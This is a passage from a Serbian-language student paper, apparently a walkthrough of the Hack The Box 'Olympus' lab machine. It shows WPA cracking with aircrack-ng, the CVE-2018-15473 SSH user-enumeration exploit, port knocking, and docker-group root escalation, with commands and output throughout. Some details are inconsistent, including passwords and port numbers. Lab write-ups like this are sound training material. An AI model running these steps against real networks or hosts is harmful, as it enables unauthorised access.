- Koristi se AES (CCM mode) enkripcija


CCM (Cipher block chaining message authentication code) mode je algoritam za autentifikovanu enkripciju koji je napravljen da obezbedi i autentifikaciju i poverljivost tokom transfera podataka.

AES (Advanced Encryption Standard), poznatiji i kao Rijndael, predstavlja standard za enkripciju elektronskih podataka. AES algoritam koristi simetrične ključeve, što znači da se jedan generisani ključ koristi i za enkripciju i za dekripciju podataka.

- Iz navedenih informacija, odnosno grupi šifrtata koji su korišćeni, dolazi se do zaključka da se radi o WPA

WPA (*Wi-Fi Protected Access*) je algoritam za bezbednu komunikaciju preko IEEE 802.11 wireless mreže. Ova mreža je jako ranjiva na napade prisluškivanja zato što koristi radio signale za prenošenje podataka.

Sledeći korak u napadu na Olympus kutiju jeste hakovanje WPA ključa.



Slika 19: Analiza captured.cap pomoću alata Wireshark

3.5 Hakovanje WPA

Wi-fi Protected Access (WPA) je bezbednosni standard koji se koristi za bežične konekcije. WPA je napravljen kako bi se poboljšala enkripcija i unapredila autentifikacija korisnika u odnosu na prethodni standard bežične zaštite koji je bio WEP odnosno Wired Equivalent Privacy.

Za Olympus kutiju se, zahvaljujući prethodnim analizama, došlo do zaključka da postoji WPA bezbednosni standard koji predstavlja sledeću prepreku u pronalaženju hostname-a i krakovanja cele kutije. Postoje različiti načini krakovanja ovakve vrste wireless zaštite, ali u ovom radu će biti demonstriran način koji koristi Aircrack-ng softver.

Aircrack-ng je zapravo set alata koji se sastoji od detektora, packet sniffer-a, WEP i WPA/WPA2-PSK krakera kao i alata za analizu 802.11 bežičnih LAN-ova. Ovaj alat je pogodan i jednostavan za upotrebu, takođe je kompatibilan i sa svim drajverima bežičnih mrežnih interfejsa koji podržavaju režim sirovog nadgledanja mreže. Packet sniffer ovog alata može sniff-ovati 802.11a, 802.11b i 802.11g saobraćaj.

```
root@htb:~/htb/boxes/olympus# aircrack-ng captured.cap
Opening captured.cap
Read 6498 packets.

# BSSID          ESSID          Encryption
1 F4:EC:38:AB:A8:A9 Too_cl0se_to_th3_Sun WPA (1 handshake)

Choosing first network as target.

Opening captured.cap
Please specify a dictionary (option -w).

Quitting aircrack-ng...
root@htb:~/htb/boxes/olympus# aircrack-ng captured.cap -w /usr/share/wordlists/rockyou.txt

[00:00:01] 3480/7120712 keys tested (2086.98 k/s)

Time left: 56 minutes, 51 seconds          0.05%

Current passphrase: loveislife

Master Key      : A5 1D 81 7B 4B C3 E3 B0 82 09 91 9A 9F F8 AF A9
                  BA 2B 0B 75 F7 19 11 EB 0D 9F 77 18 A9 00 39 9E

Transient Key   : AE CC 8C 5A 4D 59 5B 35 51 93 56 5E 82 29 55 B7
                  09 D4 CD C4 D1 FB FB E2 DC 2E 2D 27 92 6F F7 35
                  F5 66 6E 37 42 11 23 29 31 75 1F 40 90 DF 07 14
                  27 6C BA 54 C1 4E 0A D2 46 90 27 81 38 1E 03 FD

EAPOL HMAC     : A1 7C C0 5A 7A DA 61 6D 1E 0E EC 5F 89 61 93 77
```

Slika 20: Upotreba Aircrack-ng alata za hakovanje WPA lozinke

Slika 20 prikazuje upotrebu alata Aircrack-ng sa upotrebom liste reči pod imenom rockyou.txt, koja je ujedno i najpoznatija i potpunija lista reči kada su u pitanju brute force napadi na lozinke. Nakon vremena koje je navedeno da je potrebno Aircrack-ng alatu da razbije lozinku WPA zaštite, dolazi se do tražene lozinke koja se dalje može eksploatisati.


c540c3dc308e96cc29b71cf1cc2c9d6c:f4ec38aba8a9:c0eefbdfc2a:Too cl0se to th3 Sun:flightoficarus

Slika 21: SSID i lozinka Olympus kutije

Na slici 21, mogu se videti rezultati koji su dobijeni hakovanjem WPA alata. SSID u ovom slučaju je Too_cl0se_to_th3_Sun, sa lozinkom flighttoicarus.

Sada, zahvaljujući dobijenim podacima, možemo da probamo da dekriptujemo saobraćaj prethodno uhvaćen preko Wireshark alata. Kako bismo iskoristili nađenu lozinku u Wireshark alatu, potrebno je da se podesiti je. U *Edit* opciji izabere *Protocols* opcija u kojoj se podešava lozinka za IEEE 802.11 wpa-pwd, koja je u ovom slučaju flightoficarus. Obavezno je i štiklirati opciju *Enable decryption* u datoj sekciji kako bi saobraćaj mogao da se dešifruje.

Nakon dekriptovanog saobraćaja, uz pomoć određenih filtera u Wireshark alatu, pokušavamo da nađemo bitne informacije kao što je hostname. Uz pomoć filtera `tcp || udp`, mogusenaćirazličitipaketikojibimoglidasadrženekiodkorišćenihhostname-ova. Međutim, dekriptovanje paketa u ovom slučajunije bio uspešan način da se do traženih informacija i dođe.



Slika 22: Prikaz dekriptovanih paketa u alatu Wireshark

3.6 SSH bruteforce username napad

SSH bruteforce username napad koristi deformisane pakete ili vremenski napad kako bi uspeo da zabeleži listu korisnika na OpenSSH serveru. Ovaj proces je drugačijepoznat i kao user enumeration. Ovaj napad se sprovodi tako što se prvo podrazumevano šalje neispravan, odnosno oštećen, SSH_MSG_USERAUTH_REQUEST paket koristeći javni ključ za autentifikaciju. Takođe, bitno je da je server kome se šalju oštećeni paketi

konfigurisan tako da može da prima ove pakete. Što se tiče vremenskog napada na OpenSSH server, na nekim verzijama OpenSSH može podesiti svoje konfiguracije tako da pri slanju takvih paketa vrati grešku „pristup odbijen“. Ta poruka će se ponekad brže poslati nazad nevažećem korisniku nego pravom važećem korisniku, i u tom vremenskom raskoraku može se stvoriti prilika da se korisnici izlistaju, odnosno enumerate.

OpenSSH, poznat i pod nazivom OpenBSD Secure Shell, je komplet alata za bezbedni mrežni saobraćaj koji je zasnovan na SSH protokolu, koji obezbeđuje siguran kanal za prenos podataka na nebezbednoj mreži u klijent-server arhitekturi.

Za Olympus kutiju pokušaj SSH brute force napadom pokušavamo da izlistamo validne hostname-ove koji bi se na serveru mogli koristiti. Kroz raniju enumeraciju i razbijanje kutije, otkili smo informaciju o tome kada je kutija napravljena kao i informaciju o vremenskom okrviru kada je poslednji put menjano nesto u konfiguracijama servera. Ta informacija nam je ukazala da je SSH brute force napad moguć, jer je u tom okvirnom vremenu otkrivena slabost sa SSH brute force korisničkim imenima i malo nakon izbacivanja ovog simulacionog servera CVE za ovaj napad je objavljen, tako da je do svakako sledeća validna stvar koju treba pokušati u potrazi za informacijama o hostname-u servera.

Za dalji rad je potrebno naći CVE za taj propust, koji je CVE-2018-15473, skinuti exploit sa github-a na kali mašinu i uz pomoć komande prikazane na slici 23 sprovesti napad brute force-a.

```
root@htb:~/htb/boxes/olympus/CVE-2018-15473-Exploit# python sshUsernameEnumExploit.py --port 2222 --userList exampleInput.txt 10.10.10.83
root is a valid user!
rootInvalid is not a valid user!

root@htb:~/htb/boxes/olympus/CVE-2018-15473-Exploit#
[HTB-01] 0:openvpn 1:DNS Recon 2:HTTP 3:python*
```

Slika 23: Prikaz komande za enumeraciju validog hostname-a preko SSH

Dalje je potrebno napraviti odgovarajuću listu mogućih imena servera za eksploatisanje, jer je datoj eksperimentalnoj listi pod nazivom exampleInput navedeno samo root i rootInvalid kao neke opšte vrednosti. Pošto je tema kutije grčka mitologija, možemo zaključiti da je i hostname iz date mitologije, tako da ćemo napraviti listu grčkih mitoloških ličnosti koje će naš exploit ispitati da li su validni ili ne. Na slici 24 prikazan je icarus kao validni korisnik. Do tog imena se došlo tako što smo uz pomoć github skripte za exploit SSH korisničkih imena zadali svoju napravljenu listu potencijalnih imena koje se koriste na serveru, za 10.10.10.83 adresu koja je adresa servera i za port 2222. Ovime smo i zaključili da je naše pogađanje bilo tačno i sama tema kutije je jos jedna slabost koja se mogla eksploatisati.

```
root@htb:~/htb/boxes/olympus/CVE-2018-15473-Exploit# python sshUsernameEnumExploit.py --port 2222 --userList greek-myth.lst 10.10.10.83
icarus is a valid user!

root@htb:~/htb/boxes/olympus/CVE-2018-15473-Exploit#
[HTB-01] 0:openvpn 1:DNS Recon 2:HTTP 3:python*
```

Slika 24: Uspešno sproveden brute force napad sa našom napravljenom skriptom

3.7 Logovanje na Olympus kutiju uz pomoć prikupljenih informacija

Uz pomoć SSH brute force napada koji nam je dao informacije o hostname-u, i zahvaljujući uspešnom WPA krakovanju iz kog smo izvalki potencijalne lozinke, možemo

pokušati da ostvarimo logovanje na Olympus server. Na slici 25 može se videti da se logovanje vrši preko ssh protokola na portu 2222 kao icarus korisnik za datu ip adresu servera, koja je 10.10.10.83. Lozinke koje su nam bile u opticaju za isprobavanje su Too_cl0se_to_th3_Sun, kao i flighttoicarus. Prvi neuspeli pokušaj je bio sa flighttoicarus lozinkom, gde se jasno vidi poruka za odbačen pristup. Drugi pokusaj je bio sa Too_cl0se_to_th3_Sun lozinkom gde smo uspešno uspeali da se ulogujemo na server.

```
root@htb:~/htb/boxes/olympus# ssh -p 2222 icarus@10.10.10.83
icarus@10.10.10.83's password:
Permission denied, please try again.
icarus@10.10.10.83's password:
Last login: Sun Apr 15 16:44:40 2018 from 10.10.14.4
icarus@620b296204a3:~$
[HTB-0] 0:openvpn 1:DNS Recon 2:HTTP- 3:ssh*
```

Slika 25: Logovanje na icarus preko SSH

SSH ili drugačije poznat kao *Secure Shell* je kriptografski mrežni protokol koji omogućava da se saobraćaj bezbedno obavlja preko nebezbedne mreže. Obično se koristi u koliko korisnici treba da se uloguju preko udaljenog pristupa na određene aplikacije ili servere, mada se SSH protokol može namestiti na bilo koji mrežni servis kao određeni nivo zaštite. Dakle, SSH sprovodi mrežni saobraćaj preko bezbednih kanala, na nebezbednoj mreži, u klijent-server arhitekturi, konektujući SSH klijenta sa SSH serverom.

Nakon ostvarenog pristupa kutiji, radi se dodatna enumeracija. Prva informacija koja je bitna za dalji rad jeste da se server i dalje nalazi u dockerenv, odnosno u docker okruženju. Na slici 26 prikazan je izlistan sadržaj Olympusa, gde se može uočiti jedan tekstualni dokument pod nazivom help_of_the_gods.

```
root@
File Edit View Search Terminal Help
icarus@620b296204a3:~$ ls -la /
total 72
drwxr-xr-x 1 root root 4096 Apr  8 13:19 .
drwxr-xr-x 1 root root 4096 Apr  8 13:19 ..
-rwxr-xr-x 1 root root  0 Apr  8 13:19 .dockerenv
drwxr-xr-x 2 root root 4096 Feb 28 2018 bin
drwxr-xr-x 2 root root 4096 Apr 12 2016 boot
drwxr-xr-x 5 root root 340 Sep 16 20:13 dev
drwxr-xr-x 1 root root 4096 Apr  8 13:19 etc
drwxr-xr-x 1 root root 4096 Apr  8 11:59 home
drwxr-xr-x 1 root root 4096 Sep 13 2015 lib
drwxr-xr-x 2 root root 4096 Feb 28 2018 lib64
drwxr-xr-x 2 root root 4096 Feb 28 2018 media
drwxr-xr-x 2 root root 4096 Feb 28 2018 mnt
drwxr-xr-x 2 root root 4096 Feb 28 2018 opt
dr-xr-xr-x 166 root root  0 Sep 16 20:13 proc
drwx----- 1 root root 4096 Apr 15 17:18 root
drwxr-xr-x 1 root root 4096 Sep 16 21:56 run
drwxr-xr-x 1 root root 4096 Mar  6 2018 sbin
drwxr-xr-x 2 root root 4096 Feb 28 2018 srv
dr-xr-xr-x 13 root root  0 Sep 16 21:32 sys
drwxrwxrwt 1 root root 4096 Apr  3 20:37 tmp
drwxr-xr-x 1 root root 4096 Feb 28 2018 usr
drwxr-xr-x 1 root root 4096 Feb 28 2018 var
icarus@620b296204a3:~$ ls -la ~
total 32
drwxr-xr-x 1 icarus icarus 4096 Apr 15 21:50 .
drwxr-xr-x 1 root   root   4096 Apr  8 11:59 ..
-rw----- 1 icarus icarus 160 Sep 16 21:56 .bash_history
-rw-r--r-- 1 icarus icarus 220 Aug 31 2015 .bash_logout
-rw-r--r-- 1 icarus icarus 3771 Aug 31 2015 .bashrc
drwx----- 2 icarus icarus 4096 Apr 15 16:44 .cache
-rw-r--r-- 1 icarus icarus 655 May 16 2017 .profile
-rw-r--r-- 1 root   root    85 Apr 15 21:50 help of the gods.txt
```

Slika 26: Izlistani sadržaj icarus-a

Pregledanjem datog tekstualnog dokumenta možemo videti ostavljene informacije o domain name-u. Domain name je nešto do čega smo pokušavali da dođemo na samom početku, preko DNS Zone Tranfera, međutim nismo imali tačan domain tako da transfer nije bio uspešan. Pokušaji brute force napada na domain name takođe nisu bili uspešni. Na slici 27 vidi se da je domain zapravo ctfolympus.htb, i sada zahvaljujući ovoj informaciji može se obaviti DNS Zone Transfer.

```
File Edit View Search Terminal Help
icarus@620b296204a3:~$ cat help_of_the_gods.txt

Athena goddess will guide you through the dark...

Way to Rhodes...
ctfolympus.htb

icarus@620b296204a3:~$
```

Slika 27: Izlistavanje help_of_the_gods tekstualnog fajla

DNS zone transfer je vrsta DNS transakcija. To je jedan od dostupnih mehanizama koji služe administratorima da naprve replike DNS baza podataka preko skupa DNS servera. Na slici 28 su rezultati DNS zone transfera. Zanimljiva informacija može biti izlistani tekstualni dokument sa opisom „prometheus, open a temporal portal to Hades (3256 8234 62431) and St34l_th3_F1re!“. Na samom početku enumeracije servera, videli smo uz pomoć alata nmap da je ssh saobraćaj bio filtriran i nije bio konfigurisan kao ostali, već je bio označen posebnim banerom. Ovi brojevi 3256, 8234, 62431 mogu predstavljati portove a St34l_th3_F1re! može biti šifra.

```
File Edit View Search Terminal Help
root@htb:~/htb/boxes/olympus/dns# dig axfr @10.10.10.83 ctfolympus.htb

; <<> DiG 9.11.3-1-Debian <<> axfr @10.10.10.83 ctfolympus.htb
; (1 server found)
;; global options: +cmd
ctfolympus.htb.      86400  IN      SOA      ns1.ctfolympus.htb. ns2.ctfolympus.htb. 2018042301 21600 3600 604800 86400
ctfolympus.htb.      86400  IN      TXT      "prometheus, open a temporal portal to Hades (3456 8234 62431) and St34l_th3_F1re!"
ctfolympus.htb.      86400  IN      A        192.168.0.120
ctfolympus.htb.      86400  IN      NS       ns1.ctfolympus.htb.
ctfolympus.htb.      86400  IN      NS       ns2.ctfolympus.htb.
ctfolympus.htb.      86400  IN      MX       10 mail.ctfolympus.htb.
crete.ctfolympus.htb. 86400  IN      CNAME    ctfolympus.htb.
hades.ctfolympus.htb. 86400  IN      CNAME    ctfolympus.htb.
mail.ctfolympus.htb. 86400  IN      A        192.168.0.120
ns1.ctfolympus.htb.  86400  IN      A        192.168.0.120
ns2.ctfolympus.htb.  86400  IN      A        192.168.0.120
rhodes.ctfolympus.htb. 86400  IN      CNAME    ctfolympus.htb.
RhodesColossus.ctfolympus.htb. 86400 IN TXT      "Here lies the great Colossus of Rhodes"
www.ctfolympus.htb.  86400  IN      CNAME    ctfolympus.htb.
ctfolympus.htb.      86400  IN      SOA      ns1.ctfolympus.htb. ns2.ctfolympus.htb. 2018042301 21600 3600 604800 86400
;; Query time: 22 msec
;; SERVER: 10.10.10.83#53(10.10.10.83)
;; WHEN: Sun Sep 16 18:09:48 EDT 2018
;; XFR size: 15 records (messages 1, bytes 475)
```

Slika 28: DNS Zone Transfer

Kako bismo proverili da li su dati brojevi zaista otvoreni i funkcionalni portovi i kako, potreban nam je alat nmap. Takođe obavljamo port knocking za port 22 ssh. Port knocking je metod za eksterno otvaranje portova na firewall-u tako što se šalju generisani zahtevi za konekciju na određenim zatvorenim portovima. U našem slučaju ti određeni zatvoreni portovi su 3256, 8234, 62431. Preko tih portova pokušavamo da otvorimo port 22 sa imenom prometheus@10.10.10.83. Port knocking je metod koji se ponavlja par puta dok jedan od tih zapravo ne otvori traženi port. Na slici 29 je prikazan metod port knocking.

```

root@HTB:~/htb/boxes/olympus/dns# nmap -Pn --max-retries=0 --scan-delay=.2 -p 3456,8234,62431 10.10.10.83; ssh prometheus@10.10.10.83
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-16 18:13 EDT
Nmap scan report for 10.10.10.83
Host is up (0.019s latency).

PORT      STATE SERVICE
3456/tcp  closed vat
8234/tcp  closed unknown
62431/tcp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 0.75 seconds
prometheus@10.10.10.83's password:
Welcome to

      )      (
    ( / (      ) \ )      (
  )( ) ( / (  ( ) / ( ) \ (
 ( ) \ ) ( ) ( ) ( ) / ( ) \
 | ( ) ( ) _ | | ( ) ( )
 | ' \ / _ | / _ | / _ ) ( _
 | _ | _ \ _ | _ \ _ | _ /

prometheus@olympus:~$
[HTB-0] 0:openvpn 1:DNS Recon* 2:zeus 3:icarus- "root@2f376affb836: /m" 18:13

```

Slika 29: Port Knocking preko alata nmap

Dakle, -Pn u nmap alatu znači da ne radimo icmp pingove, max-retries=0 označava da ne želimo da nam skener ponavlja bilo kakve akcije, za date portove i ip adresu.

Sa uspešno ostavarenim pristupom prometheus domain-u možemo nastaviti sa izlistavanjem sadržaja. Izlistavanjem primećujemo da više nismo u dockerenv, odnosno docker okruženju. Na slici 30 prikazane su komande za adresu, i traženjem adrese vidimo da komanda nije pronađena ali sa komandom ip addr zapravo dobijamo informacije da se radi o korisniku kog smo tražili, takođe sve adrese za docker su izlistane.

```
prometheus@olympus:~$ ifconfig
-bash: ifconfig: command not found
prometheus@olympus:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid lft forever preferred lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:50:56:a2:51:48 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.83/24 brd 10.10.10.255 scope global enp0s3
        valid lft forever preferred lft forever
3: br-2668d8e07649: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:93:c5:94:00 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-2668d8e07649
        valid lft forever preferred lft forever
4: br-c8834ba5f981: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:47:f7:82:f1 brd ff:ff:ff:ff:ff:ff
    inet 172.20.0.1/16 brd 172.20.255.255 scope global br-c8834ba5f981
        valid lft forever preferred lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:d6:29:1c:7a brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid lft forever preferred lft forever
6: br-0a8ad598ebec: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:a5:ca:ad:eb brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.1/16 brd 172.19.255.255 scope global br-0a8ad598ebec
        valid lft forever preferred lft forever
8: veth584fc52@i7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-2668d8e07649 state UP group default
    link/ether 0a:7a:b4:9a:4f:f6 brd ff:ff:ff:ff:ff:ff link-netnsid 1
10: veth881ca2b@i9f: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-0a8ad598ebec state UP group default
    link/ether 82:bf:20:b4:10:da brd ff:ff:ff:ff:ff:ff link-netnsid 2
12: veth948430c@i1f1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-c8834ba5f981 state UP group default
    link/ether e2:50:a2:24:ca:25 brd ff:ff:ff:ff:ff:ff link-netnsid 0
prometheus@olympus:~$
```

Slika 30: Izlistavanje sadržaja prometheus domaina

3.8 Privilege Escalation napad

Pošto smo do sada uvideli više puta da Olympus kutija koristi Docker kao svoje okruženje, sada možemo da probamo da eksploatišemo to. Sam *Privilege Escalation* napad znači da običan korisnik može sebi da podese veće privilegije kao što su privilegije *root*

korisnika. Svi *docker* kontejneri (*containers*) dele kernel resurse, i svi imaju svoj poseban UID, odnosno *user id*. Kako bismo sproveli *Privilege Escalation* napad, potrebno je da naš operativni sistem gde imamo *root* ovlašćenja pripojimo tom *docker* kontejneru gde će dobiti svoj UID i omogućiti nam *root* preko diska. Način na koji je moguće eksploatisati tu informaciju je da prvo proverimo dostupne grupe dok smo na *prometheus* host-u.

```
prometheus@olympus:~$ docker container ls
CONTAINER ID   IMAGE     COMMAND                  CREATED        STATUS        PORTS                               NAMES
f00ba96171c5   crete     "docker-php-entrypoi..." 5 months ago  Up 2 hours   0.0.0.0:80->80/tcp                 crete
ce2ecb56a96e   rodhes    "/etc/bind/entrypoi..." 5 months ago  Up 2 hours   0.0.0.0:53->53/tcp, 0.0.0.0:53->53/udp rhodes
620b296204a3   olympia   "/usr/sbin/sshd -D"       5 months ago  Up 2 hours   0.0.0.0:2222->22/tcp               olympia
prometheus@olympus:~$
```

Slika 31: Izlistavanje svih *docker* kontejnera

Prvo ćemo pokušati da uđemo na *Olympia* kontejner, koji je *SSH* server. Način pristupanja tom kontejneru je prikazano na slici 31. Dakle pokrećemo *docker* kontejner *olympia* sa svim mogućnostima koje dati kontejner može pružiti, odnosno sa *root* privilegijama. Na isti način možemo pristupiti i *Rodhes* kontejneru, koji je *DNS* server, kao i bilo kom drugom kontejneru u ovom kutiji.

```
prometheus@olympus:~$ docker run -ti olympia bash
root@d3f543ff8ec3:/# ls
bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
root@d3f543ff8ec3:/# cd /home
root@d3f543ff8ec3:/home# ls
icarus
root@d3f543ff8ec3:/home# cd icarus/
root@d3f543ff8ec3:/home/icarus# ls
help of the gods.txt
root@d3f543ff8ec3:/home/icarus#
```

Slika 32: Pristup *Olympia* kontejneru

Ovim napadom smo dobili *root* privilegije nad ovom kutijom, i potencijalni napadi dalje mogu biti raznovrsni. Za početak možemo menjati sam sadržaj svih kontejnera, možemo dodavati novi kao i brisati već postojeći sadržaj. Takođe možemo vršiti *DOS* napad, eksploatisati kernel i slično. Za ovaj rad demonstriraću komandu: „*--volume* , *-v* *Bind mount* a *volume*“. U *docker* okruženju postoje dva načina da se sačuvaju određeni fajlovi u napravljene kontejnere, a to su *Volume* i *Bind Mounts*.

Volume se smeštaju u *filesystem* na *host-u* kojim *docker* upravlja, dok *Bind mounts* može biti smešten bilo gde na sistemu. Zbog toga što određeni fajlovi mogu biti smešteni bilo gde preko *Bind mount*-a, na slici 31 je prikazan primer kako se na *Olympia* kontejneru smešpta lično napravljen sadržaj. *Bind mount* komanda omogućava upravo to da se kreirau fajčpvo koji nisu postojali na *Docker host-u*. Ovime je pen testiranje *Olympus* kutije završen.

```
prometheus@olympus:~$ docker run -v /mnt/PleaseSubscribe -ti olympia bash
root@0491bcd912e:/# cd /mnt
root@0491bcd912e:/mnt# ls
PleaseSubscribe
root@0491bcd912e:/mnt# cd PleaseSubscribe/
root@0491bcd912e:/mnt/PleaseSubscribe# ls
bin dev home initrd.img.old lib64 media opt root sbin sys usr vmlinuz
boot etc initrd.img lib lost+found mnt proc run srv tmp var vmlinuz.old
root@0491bcd912e:/mnt/PleaseSubscribe# cd root/
root@0491bcd912e:/mnt/PleaseSubscribe/root# ls
root.txt
root@0491bcd912e:/mnt/PleaseSubscribe/root# wc -c root.txt
33 root.txt
root@0491bcd912e:/mnt/PleaseSubscribe/root# cd ..
root@0491bcd912e:/mnt/PleaseSubscribe# cat etc/hosts
127.0.0.1 localhost
127.0.1.1 olympus

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
root@0491bcd912e:/mnt/PleaseSubscribe#
```

Slika 33: Primer *Bind mount* a *volume*

4. Zaključak

Etičko hakovanje ili pen testiranje je veoma efikasan metod za analiziranje bezbednosti određenog sistema, proveru bezbednosnih rizika i izveštavanje kompanija o sveobuhvatnom stanju bezbednosti njihovih sistema. Za vreme testiranja, različiti setovi alata mogu da se koriste za različite delove sistema, i na osnovu toga se piše celokupan izveštaj o svim pronađenim bezbednosnim slabostima.

U ovom radu je odrađen test probojnosti na jednom od servera, dostupnih na sajtu www.hackthebox.eu, pod imenom Olympus. Hack the box kao *online* platforma, koja omogućava sticanje i usavršavanje veština testiranja probojnosti, je hostovala Olympus mašinu koja je u sebi imala ugrađene slabosti. Te slabosti su otkrivene korišćenjem niza alata koji su u radu detaljno opisani, zajedno sa obrazloženjima datih postupaka. Neke od većih slabosti na koje veb programeri treba da obrate pažnju, kada je u pitanju bezbednost njihovih servera i aplikacija, jesu upravo okruženje koje koriste. Pored okruženja koje je u ovom slučaju bio *docker* treba se obratiti pažnja na sve portove, smanjiti broj dostupnih informacija preko interneta, posebno o korišćenim servisima. Olympus server predstavlja simulaciju veb servera sa određenim slabostima, ali te slabosti se neretko mogu sretati i u praksi, pa je zbog toga jako bitno skrenuti pažnju na sajber bezbednost i rizik koje nosi odsustvo iste.

Sa svakodnevnim porastom zlonamernih programa i virusa na internetu, jako je bitno povećati sveopštu svest o bezbednosti. Današnji napadi na sajber prostor ne dolaze samo preko tehnologije i mrežnih protokola, već se koriste i najslabije karike u svim sistemima, a to su ljudi i informacije koje oni, svesno ili ne, mogu dati.

Literatura

1. Walker M. (2017) CEH Certified Ethical Hacker All-in-One Exam Guide
2. Moseley Raam, (2019) Web Application Penetration Testing Checklist [online]. <https://cybersguards.com/web-application-penetration-testing-checklist-updated-2019/>
3. Corey R. (2015) Summarizing The Five Phases of Penetration Testing [online]. <https://www.cybrary.it/2015/05/summarizing-the-five-phases-of-penetration-testing/>
